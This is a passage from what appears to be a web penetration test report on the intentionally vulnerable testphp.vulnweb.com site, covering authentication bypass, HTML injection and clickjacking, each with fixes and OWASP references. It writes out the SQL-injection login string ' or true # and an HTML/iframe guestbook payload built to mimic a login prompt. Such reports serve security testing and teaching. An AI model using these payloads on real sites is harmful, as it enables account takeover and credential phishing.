It is recommended to: • Implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks. • Do not ship or deploy with any default credentials, particularly for admin users.	

• Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords. • Align password length, complexity and rotation policies with NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence based password policies.
References
https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication

Proof Of Concept:



Fig 1: Go to the target URL



Fig 2: Type ' or true # in both the fields and click on Login button



Fig 3: We have been successfully logged into somebody's account

5. HTML Injection in Our Guestbook Page.

Reference No:	**Risk Rating:**
WEB_VUL_05	**Low**

Tools Used:
Browser
Vulnerability Description:
It was observed that in the Our Guestbook section we can write HTML code and it is easily executable. It can also lead to Reflected XSS vulnerability as well.
Vulnerability Identified by / How It Was Discovered
Manual Analysis
Vulnerable URLs / IP Address
http://testphp.vulnweb.com/guestbook.php
Implications / Consequences of not Fixing the Issue
An adversary having knowledge of HTML can easily perform HTML injection. The results will be similar to that of Reflected XSS. In worst case scenario Redirection and Other harmful attacks can also take place.
Suggested Countermeasures
It is recommended to: • Filter input on arrival • Encode data on output • Use appropriate response headers • Use Content Security Policy (CSP) to reduce the severity of any existing XSS vulnerabilities
References
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/03-Testing_for_HTML_Injection https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html

Proof Of Concept:



Fig 1: Open the target URL



**Fig 2: In the writing section type **



Fig 3: The image is reflected and upon clicking we should be redirected to the OWASP official page.



Fig 4: And here we've been redirected to the source of our redirected page link.

6. Clickjacking in Our Guestbook Page.

Reference No:	Risk Rating:
WEB_VUL_06	**Low**
Tools Used:	
Browser	
Vulnerability Description:	
It was observed that in the Our Guestbook section we can create iframes using HTML which can lead to phishing attacks	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://testphp.vulnweb.com/guestbook.php	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge of HTML can easily perform Clickjacking. Users visiting the page will see the iframe attached and in certain scenario it might look like a legitimate form asking for username and password. It can lead to credential stealing.	
Suggested Countermeasures	
It is recommended to: • Filter input on Client-side defenses • Use X-Frame-Options header • Use cookies sameSite origin • Use Content Security Policy (CSP)	
References	
https://auth0.com/blog/preventing-clickjacking-attacks/	

Proof of Concept:



Fig 1: Open the target URL



Fig 2: Enter the code and click on Add Message

<h1 style="color:#ff0000"> Please Login to Continue <h1>

<iframe src="http://testphp.vulnweb.com/login.php" style="width:100%; height:100%" />



Fig 3: Here it got executed and the user might get fooled and enter the credentials which in the real case will go to the attacker's server.

---------------------------------------EOF---------------------------------------